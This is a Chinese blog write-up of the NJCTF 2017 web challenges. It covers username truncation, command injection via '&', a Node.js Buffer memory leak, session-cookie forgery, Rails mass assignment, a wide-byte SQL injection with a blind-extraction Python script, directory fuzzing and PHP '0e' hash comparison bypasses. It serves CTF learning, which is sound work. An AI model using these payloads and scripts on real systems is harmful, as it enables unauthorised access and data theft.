

NJCTF2017 线上赛 web 题解 By Assassin

原创

[Assassin_is_me](#) 于 2017-03-18 09:51:25 发布 6450 收藏

分类专栏: [Web](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_35078631/article/details/62980648

版权




[Web 专栏收录该内容](#)

41 篇文章 0 订阅

订阅专栏

Login

打开以后出现一个登陆页面, 下面有一个注册用户的链接。



打开申请界面

User Regist

admin123

.....


SIGN UP

Registered? [Login~](#)

for your security, password should have at least 3 of (numbers,upper-case,lower-case,special characters)

http://blog.csdn.net/qq_35078631


看着申请的密码还有要求不知道是不是题目的关键点。
我们先申请一个账号登陆一下看看，发现是这样的



we search the database, and you are qweasdzxc .
you are not admin, I won't give you the flag!

http://blog.csdn.net/qq_35078631

尝试申请一下admin发现已经存在了




那么本题的知识点是mysql变量名在输入太长的时候会被截断！！那么我们就可以构造不是admin但是阶段后是admin的用户名

```
payload:  
username=admin  
pass=123QWEasd
```

这是登陆的截断，就相当于我们修改了admin的密码一样，然后用账号admin和密码123QWEasd登陆就可以成功了！

Get Flag

开始是上传一个文件比如1.jpg可以得到一个图片，然后我们随便输入一个东西，比如说123，然后我们可以得到如下的东西



然后是一个base64解码嘛，然后解密一下发现是这样的

```
cat: images/123: No such file or directory
```

然后我们发现就是cat查询，中间使用bash的通配符！然后可以控制命令行。有什么*;*,等都被过滤了，但是&没有被过滤，所以可以通过这个加入命令，不断用ls得到目录，当前没有，向上目录搜索，在构造 `11.jpg&ls ../../../../` 解码时时候发现如下：


```
var passwordApp = angular.module('passwordApp', []);

passwordApp.controller('PasswordCtrl', function ($scope, $http, $window) {
  $scope.password = '';
  $scope.login = {};

  $scope.enter_password = function() {
    $http.post('/login', {password: $scope.password}).then(function(response) {
      console.log(response.data);
      if(response.data.status === 'ok') {
        $window.location.href = "/admin";
      }
      $scope.login = response.data;
    }, function(response) {
      console.log(response.data);
      $scope.login = response.data;
    });
  }

  $scope.logout = function() {
    $http.get('/logout').then(function(response) {
      if(response.data.status === 'ok') {
        $window.location.href = "/admin";
      }
    }, function(response) { });
  }
});
```

然后我们似乎找到了其他的页面吧！

```
passwordApp = angular.module('passwordApp', []);

passwordApp.controller('PasswordCtrl', function ($scope, $http, $window) {
  scope.password = '';
  scope.login = {};

  scope.enter_password = function() {
    $http.post('/login', {password: $scope.password}).then(function(response) {
      console.log(response.data);
      if(response.data.status === 'ok') {
        $window.location.href = "/admin";
      }
      $scope.login = response.data;
    }, function(response) {
      console.log(response.data);
      $scope.login = response.data;
    });
  }

  $scope.logout = function() {
    $http.get('/logout').then(function(response) {
      if(response.data.status === 'ok') {
        $window.location.href = "/admin";
      }
    }, function(response) { });
  }
});
```

http://blog.csdn.net/qq_35078631

访问一下可以看到

请登录,bibibibibibibibibibibibibibi~

http://blog.csdn.net/qq_35078631

admin是可以访问的，其他两个访问不到。
尝试登陆一下看看效果，登陆后network中多了一个login，打开看一下

123

ENTER

123的MD5

password wrong: 202cb962ac59075b964b07152d234b70

Network tab details for 'login':

- Host: 218.2.197.235:23729
- Origin: http://218.2.197.235:23729
- Referer: http://218.2.197.235:23729/admin
- User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
- Request Payload: `{password: "123"}`

http://blog.csdn.net/qq_35078631

这里有个东西很有意思

Response Headers:

- Accept-Language: zh-CN, zh;q=0.8
- Connection: keep-alive
- Cookie: remember_token=ArUavjAXaeZsw-Zy91yu0g; **session=eyJhZG1pbil6Im5vIn0=**; session.sig=Uw-lgOYJjpIZLRIXs4H8tv2EK_0
- Host: 218.2.197.235:23729
- If-Modified-Since: Sun, 05 Feb 2017 14:14:45 GMT

http://blog.csdn.net/qq_35078631

eyJhZG1pbil6Im5vIn0=解码为{"admin": "no"}, 好像改成yes就行了? 但是这里是不行的!所以还是想想其他办法。

然后干啥??? 居然是网上找源码, 在github上找, 搜索请登录,bibibibibibibibibibibibibi~找到一个代码! 还真是老司机

GitHub repository: Olddriver / app

File: `admin.jade`

```

1 extends layout
2
3 block content
4   h1 请登录,bibibibibibibibibibibibibi~
5   #container.col
6     if admin === 'yes'
7       p 欢迎回来,admin #{flag}
8     else
9       p
10      |
11      br
12      |
  
```

http://blog.csdn.net/qq_35078631

到处看看其实最主要的代码在app/routes/index.js上

```
var express = require('express');
var config = require('../config');
var escape = require('escape-html');
var crypto = require('crypto');
var reg = /^[0-9]*$/;
var router = express.Router();

router.get('/', function(req, res, next) {
  res.render('index', { title: 'index', admin: req.session.admin });
});

router.get('/admin', function(req, res, next) {
  res.render('admin', { title: 'admin', admin: req.session.admin, flag: config.secret_password });
});

router.get('/logout', function(req, res, next) {
  req.session = null;
  res.json({'status': 'ok'});
});

router.post('/login', function(req, res, next) {
  if(req.body.password !== undefined) {
    var endata = crypto.createHash('md5').update(req.body.password).digest("hex");
    if (reg.test(endata)) {
      var pwd = parseInt(endata.slice(0,3),10);
      password = new Buffer(pwd);
      if(password.toString('base64') == config.secret_password) {
        req.session.admin = 'yes';
        res.json({'status': 'ok' });
      }else{
        res.json({'status': 'error', 'error': 'password wrong: '+password.toString()});
      }
    }else{
      res.json({'status': 'error', 'error': 'password wrong: '+endata.toString()});
    }
  } else {
    res.json({'status': 'error', 'error': 'password missing' });
  }
});

module.exports = router;
print temp
```

我们观察首先将传送值MD5后，然后用reg正则表达式过滤，只要找到一个串MD5之后都是数字即可，爆破一下得到wzx2，爆破脚本

```

import hashlib
s=['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y']
for s1 in s:
    for s2 in s:
        for s3 in s:
            for s4 in s:
                tmp1=hashlib.md5(s1+s2+s3+s4).hexdigest()
                flag=1
                for i in tmp1:
                    if i<'0'or i>'9':
                        flag =0
                        break
                if flag == 1:
                    print s1+s2+s3+s4,tmp1

```

然后我们看到

```
var pwd = parseInt(enddata.slice(0,3),10); #将前三位数转成10进制数
```

```
password = new Buffer(pwd); #申请一个pwd大小的缓冲区
```

这里查找知道js这样看是会缓冲区溢出的。我们post wzx2发现果真会有返回值！

[Buffer\(num\)缓冲区溢出资料](#)

然后疯狂post就会得到答案了。

本题简化了，那个链接上的更加难一些，很值得进一步学习一下！于是还有chall II

chall II

我们注意上面的代码，隐隐约约觉得admin还没登陆，还没完，要想登陆admin又如下

```


router.get('/admin', function(req, res, next) {
    res.render('admin', { title: 'admin', admin: req.session.admin, flag: config.secret_password });
});

```

既然说了用了HMAC维护了，那么一定是用到了加密算法吧，那么猜测session_keys加上上一个flag，然后设置admin默认状态为yes能否绕过呢？本地尝试（按找到的网站也可以尝试）


本地搭建然后修改默认为admin:yes，把secret_key改成NJCTF{P1e45e_s3arch_th1s_s0urce_cod3_0lddriver}之后登陆，得到session和session.sig 2分别为session=eyJhZG1pbi6lmlcyJ9; session.sig=DLXp3JcD1oX3c8v4pUgOAn-pDY0;


这里说一下网上的writeup基本上都没讲什么，对于新手无疑是痛苦的！真正需要做的下载nodejs，用软件包一路安装即可！然后配置环境，简单一点，在app.js中加入app.listen(2000);表示nodejs网页使用2000端口，然后访问本地127.0.0.1: 2000即可！



请登录,bibibibibibibibibibibibibi~

欢迎回来,admin






_ □ ×

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 × 2 × 3 × ...

Go Cancel < ▾ > ▾
Target: http://218.2.197.235:23729  

Request

Raw Params Headers Hex

```

GET /admin HTTP/1.1
Host: 218.2.197.235:23729
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Cookie:
session=eyJhZG1pbiI6InllcyJ9; session.sig=DLXp3JcD1oX3c8v4pUgOAn-pDY0;
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
          
```

? < + > 0 matches

Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 19 Mar 2017 03:37:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1046
Connection: keep-alive
X-Powered-By: Express
ETag: W/"416-xk71VOSkvy1xwyLDnwkP5Q"

<!DOCTYPE html><html
ng-app="passwordApp"><head><title>admin</title><link
rel="stylesheet" href="/stylesheets/style.css"><link
rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/c
ss/bootstrap.min.css"><script
src="/bower_components/angularjs/angular.js"></script><
script
src="/javascripts/main.js"></script></head><body
ng-controller="PasswordCtrl"><nav class="navbar
navbar-inverse navbar-fixed-top"><div
class="container"><div class="navbar-header"><a
class="navbar-brand">Demo</a></div><div><ul
class="nav navbar-nav"><li><a
href="/">index</a></li><li><!--a(href='/admin')
admin--></li><li><a href="#"
ng-click="logout()">Logout</a></li></ul></div></div></n
av></body><div class="container"> <div
class="starter-template"><h1><<<<,bibibibibibibibibibi
bibibi~</h1><div id="container"
class="col"><p><<<<,admin
TkpDVEZ7TjBklUUpT5piv5LiW55WM5LiK5pyA5aW955qE6K+t6KiA77y
M5a+55ZCX77yffQ==</p><div ng-if="login.status ==
'error'" class="alert
alert-danger"><p>{{Login.error}}</p></div></div></div><
/div></html>
          
```

? < + > 0 matches

Done

http://blog.csdn.net/35070831 1,271 bytes | 320 millis

解码即可


```
config.js app.js index.js admin.jade index.js MVPtrhon.py new 2 new 4 users_helper.rb _user.html.erb
1 <li>
2 <%= gravatar_for user, size: 52 %>
3 <%= link_to user.name, user %>
4 <!--flag is here-->
5 <% if current_user.admin? && !current_user?(user) %>
6   | <%= link_to "delete", user, method: :delete,
7     data: { confirm: "You sure?" } %>
8 <% end %>
9 </li>
10
```

http://blog.csdn.net/qq_35078631

下面申请账号，然后构造post包加上user[admin]=1

Burp Suite Professional v1.5.18 - licensed to LarryLau

Target: http://218.2.197.235:23727

Request

```
POST /users HTTP/1.1
Host: 218.2.197.235:23727
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://218.2.197.235:23727/signup
Cookie:
sample_app_session=UdCtaTVWbJdMhLlNGoXV1V5lpDQ3VLL3pmdm5C8akehUV4T3FwC0B1MThmU0GwT31st3pUW01cEzQe3Rd4EFLdmR04d
N3T1kV1pCf2P8eDQenF8Tj1scVFzeVgV93EYzFmZdoRGRSWhdoEFPcm18QWNF10112DRWbScXV2uS8HyW0FYt2hjQ1PQm15dG8Z4WVW1q
Um2zVKRvaJMc23U4TkpRSVM1NmoVd1MYfNsUEFmV1zVTJnLS1obXNFWGMVWVcedVH4UzkdHVK1VnPTU3D--accid2751c250d436cd3dfdf
90294cfd6567de
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 312

ut8=4E2A90493&authenticity_token=ybX52yE3V2FietcpQ15FckLeV2BCFuhjst6njy0cnd8d0H0WFD22mB0F5060LW8YH0MPo73Pq4CF1Mv2F
L22g8tL4E89VW3D43D&user[5]name[5]=adawand123&user[5]email[5]=27193302B334dqq.com&user[5]password[5]=123admin123
&user[5]password_confirmation[5]=123admin123&commit=Crate+new+account+user[admin]=1
```

Response

```
HTTP/1.1 302 Found
Server: nginx/1.10.2
Date: Fri, 04 Mar 2017 02:00:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 96
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Location: http://218.2.197.235/users/837
Cache-Control: no-cache
X-Request-Id: e158f054-d3e7-4cd2-a957-7322b1c1320f
X-Run-Id: 0.367150
Set-Cookie:
sample_app_session=af2cW12ad4dTcTdlVHTQ2V0U91VThlvY0Fsh1dRNGppN1cPPTQ3Hsd4Fc2dPeJMuTEV9t12GV1b0VUpU0Ghb655V11nJy
VnYpFUmze8Vz2mRUR8U93UV0V0E51c3VY0Ym8110Y118R2K0d5d35D01cycGNDH1N181c18V7KsdvZzNUEzFTTQc874Mx-440FHaFy
V1FsaVVoS1xcl1r5n1K1pU0mh3c1FkYUc3Uy9CbHdnM116M2dh2021L2Nq0XREVV03bD1cUz850XpbDbKvR190R3FuaGJXY144R244M31DbanCb0
s2UicQxYtm5dVnD1daWtUeKRFQcZcWw3RDlnEzXN0FpEbTJEVzhR0GN0VupReVV4dmU0X0S1LVR0DERH2mJdyN7BLc09G23ov2Kx3PT0
3D--17497eada315553128390308da42d9504de6856; path=/; HttpOnly

<html><body>You are being <a href="http://218.2.197.235/users/837">redirected</a>.</body></html>
```

然后看右边的返回值发现账号是申请成功的，然后登陆，在删除账号的这里发现flag

The screenshot shows a web browser with the address bar containing `218.2.197.235:23733/users`. The page displays a "DEMO APP" header with navigation links for Home, Help, Users, and Account. Below the header, there is a pagination bar and a user profile for "admin" with a "delete" link. The browser's developer tools are open, showing the Network tab. A request to `/users` is selected, and the response is visible. The response contains HTML code, including a link to `/users/51/delete`. A red box highlights the URL `218.2.197.235:23733/users` in the browser and the corresponding HTML response in the network panel.

come on

题目本身一看就懂了，但是感觉自己做就是做不出来，脑洞不够，而且宽字节注入真的也是好久不做了！

首先输入1查询一下，发现很多股票就出来了。然后构造各种乱七八糟的发现根本没什么回显，那么就是盲注了，然后我们看一下宽字节的构造 `http://218.2.197.235:23733/index.php?key=1%df%27||1=1%23` 然后发现有回显，那么我们就可以构造或后面的1=1盲注爆出他字段。

```

# coding=utf-8

import requests
import random
import hashlib

s = requests.Session()

def get_data(url):
    r = s.get(url)
    return r.text

def get_flag():
    url='http://218.2.197.235:23733/index.php?key=123%df%27|'|
    flag = ""

    payload = "(select(right(left((select(flag)from(flag)),{}),1))=binary({})%23"
    #payload = "if((select(left((select(flag)from(flag)),1))=binary({}),1,0)%23"
    for j in range(1,33):
        for i in range(20,125):
            r = get_data(url + payload.format(str(j), hex(i)))
            #print url + payload.format(str(j), hex(i))
            if "002265" in r:
                flag +=chr(i)
                print flag
                break

get_flag()

```

Wallet

首先不知道要干啥，他说cookie被保护了，然而并不知道机制是什么，然后看公告发现说压缩包密码是弱口令，然后就找压缩包呗！就是用工具扫描一下目录得到结果。我用的是dirfuzz-master，可以给分享一下

[dirfuzz-master](#)


```

[404]:http://218.2.197.235:23723//111.asa
[404]:http://218.2.197.235:23723//111.php
[404]:http://218.2.197.235:23723//111.rar
[404]:http://218.2.197.235:23723//123.asa
[404]:http://218.2.197.235:23723//123.rar
[404]:http://218.2.197.235:23723//123.txt
[404]:http://218.2.197.235:23723//1234.asa
[404]:http://218.2.197.235:23723//1234.php
[404]:http://218.2.197.235:23723//12345.asa
[404]:http://218.2.197.235:23723//1234.rar
[404]:http://218.2.197.235:23723//12345.php
[404]:http://218.2.197.235:23723//12345.rar
[404]:http://218.2.197.235:23723//123456.asa
[404]:http://218.2.197.235:23723//123456.php
'utf8' codec can't decode byte 0xb0 in position 28: invalid start byte' utf8' codec can't decode byte 0xb0 in position 28
: invalid start byte

[404]:http://218.2.197.235:23723//123456.rar
'utf8' codec can't decode byte 0xb8 in position 28: invalid start byte
[404]:http://218.2.197.235:23723//ewebeditor.php?id=x&style=standard
'utf8' codec can't decode byte 0xc9 in position 28: invalid continuation byte

-----
http://218.2.197.235:23723//index.php
http://218.2.197.235:23723//index.html
http://218.2.197.235:23723//admin.php
http://218.2.197.235:23723//www.zip
http://218.2.197.235:23723//db.php
-----

lirfuzz-master> http://blog.csdn.net/qq_350786
```

然后就是得到的www.zip，提示说密码是弱口令？但是用啥工具爆破并没有结果啊，然后根据赛棍的经验发现密码是njctf2017.打开后的到源码。

但是得到了什么玩意儿...显然是经过加密的，加密方式为phpjm，找一个解密的网站得到源码

```

<?php
require_once("db.php");
$auth = 0;
if (isset($_COOKIE["auth"])) {
    $auth = $_COOKIE["auth"];
    $hsh = $_COOKIE["hsh"];
    if ($auth == $hsh) {
        $auth = 0;
    } else if (sha1((string)$hsh) == md5((string)$auth)) {
        $auth = 1;
    } else {
        $auth = 0;
    }
} else {
    $auth = 0;
    $s = $auth;
    setcookie("auth", $s);
    setcookie("hsh", sha1((string)$s));
}
if ($auth) {
    if (isset($_GET['query'])) {
        $db = new SQLite3($SQL_DATABASE, SQLITE3_OPEN_READONLY);
        $qstr = SQLite3::escapeString($_GET['query']);
        $query = "SELECT amount FROM my_wallets WHERE id=$qstr";
        $result = $db->querySingle($query);
        if (!$result === NULL) {
            echo "Error - invalid query";
        } else {
            echo "Wallet contains: $result";
        }
    } else {
        echo "<html><head><title>Admin Page</title></head><body>Welcome to the admin panel!<br /><br />";
    }
} else echo "Sorry, not authorized.";

```

首先需要利用(sha1((string)\$hsh) == md5((string)\$auth))中==的漏洞，构造0exxxx的数字(x必须是10进制数字)，达到绕过目的（实际上是科学计数法）。实验

🚀 点击运行

PHP 在线工具

```

1 <?php
2 $auth="0e123";
3 $hsh="0e384";
